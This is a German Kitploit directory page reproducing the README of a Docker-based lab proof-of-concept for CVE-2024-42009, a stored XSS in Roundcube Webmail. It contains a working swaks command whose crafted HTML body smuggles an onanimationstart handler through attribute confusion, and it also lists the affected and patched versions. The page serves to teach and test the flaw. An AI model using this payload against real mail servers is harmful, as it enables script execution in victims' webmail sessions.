
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-42009 — Docker-basierter Proof-of-Concept für CVE-2024-42009, ein gespeichertes XSS in Roundcube Webmail. Demonstriert die Ausnutzung über manipulierte HTML-E-Mails und enthält ein Setup für eine verwundbare Laborumgebung. | Kitploit
Tools/GitHubGitHub/zaidarif47/cve-2024-42009
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheitLernen & BildungLabs & Praxis
GitHubzaidarif47/cve-2024-42009

CVE-2024-42009

Docker-basierter Proof-of-Concept für CVE-2024-42009, ein gespeichertes XSS in Roundcube Webmail. Demonstriert die Ausnutzung über manipulierte HTML-E-Mails und enthält ein Setup für eine verwundbare Laborumgebung.

Repository anzeigen
111vor 7 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    339
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    315

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2024-42009 – Roundcube Stored XSS (Docker PoC)

📌 Überblick

Dieses Repository demonstriert einen funktionierenden Proof-of-Concept (PoC) für CVE-2024-42009, eine Stored Cross-Site Scripting (XSS)-Sicherheitslücke in Roundcube Webmail.

Die Sicherheitslücke wird durch eine fehlerhafte HTML-Bereinigung mit anschließender unsicherer Attribut-Wiederverarbeitung verursacht, die es Angreifern ermöglicht, über manipulierte HTML-E-Mails bösartige Event-Handler einzuschleusen.


⚠️ Betroffene Versionen

  • Roundcube ≤ 1.5.7
  • Roundcube ≤ 1.6.7

🧠 Zusammenfassung der Sicherheitslücke

Roundcube bereinigt eingehende HTML-E-Mails, verarbeitet jedoch später bestimmte Attribute erneut (z. B. bgcolor, fehlerhafte Attribute), was zu Folgendem führt:

  • Verwirrung der Attributgrenzen
  • Einschleusung neuer Attribute
  • Wiedereinführung gefährlicher Event-Handler (z. B. onanimationstart)

Dies ermöglicht die Ausführung beliebigen JavaScripts, wenn ein Opfer eine bösartige E-Mail öffnet.


🐳 Einrichtung der Umgebung (Docker)

1. Repository klonen

git clone https://github.com/ZaidArif47/CVE-2024-42009-PoC.git
cd CVE-2024-42009-PoC

2. Verwundbares Labor starten

docker compose up -d

⏳ Warten Sie ~10–15 Sekunden, bis der Mailserver initialisiert ist.


3. Testbenutzer erstellen

docker exec mailserver setup email add [email protected] 'attacker123'
docker exec mailserver setup email add [email protected] 'victim123'

4. Auf Roundcube zugreifen

http://localhost:8080

Zugangsdaten:

  • [email protected] / victim123
  • [email protected] / attacker123

💣 Ausnutzung

Senden Sie die bösartige E-Mail mit dem swaks-Tool:

swaks --to [email protected] \
      --from [email protected] \
      --server localhost:2525 \
      --header "Content-Type: text/html; charset=utf-8" \
      --header "Subject: CVE-2024-42009 PoC" \
      --body '<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=alert(1) foo=bar">Foo</body>'

📸 Proof of Concept

  1. Melden Sie sich im Roundcube-Opferkonto an
  2. Öffnen Sie den E-Mail-Posteingang
  3. JavaScript wird ausgeführt (Alert erscheint)

1. Bösartige E-Mail zugestellt

Step 1

3. XSS ausgelöst

Step 3


🛡️ Gegenmaßnahmen

Aktualisieren Sie auf gepatchte Versionen:

  • Roundcube ≥ 1.6.8
  • Roundcube ≥ 1.5.8

📚 Referenzen

  • NVD: https://nvd.nist.gov/vuln/detail/CVE-2024-42009
  • Sonarsource: https://www.sonarsource.com/blog/government-emails-at-risk-critical-cross-site-scripting-vulnerability-in-roundcube-webmail/#desanitization-in-inline-email-rendering-cve202442009

⚖️ Haftungsausschluss

Dieses Projekt dient ausschließlich Bildungs- und autorisierten Sicherheitsforschungszwecken. Verwenden Sie es nicht gegen Systeme ohne entsprechende Genehmigung.



Tool herunterladen



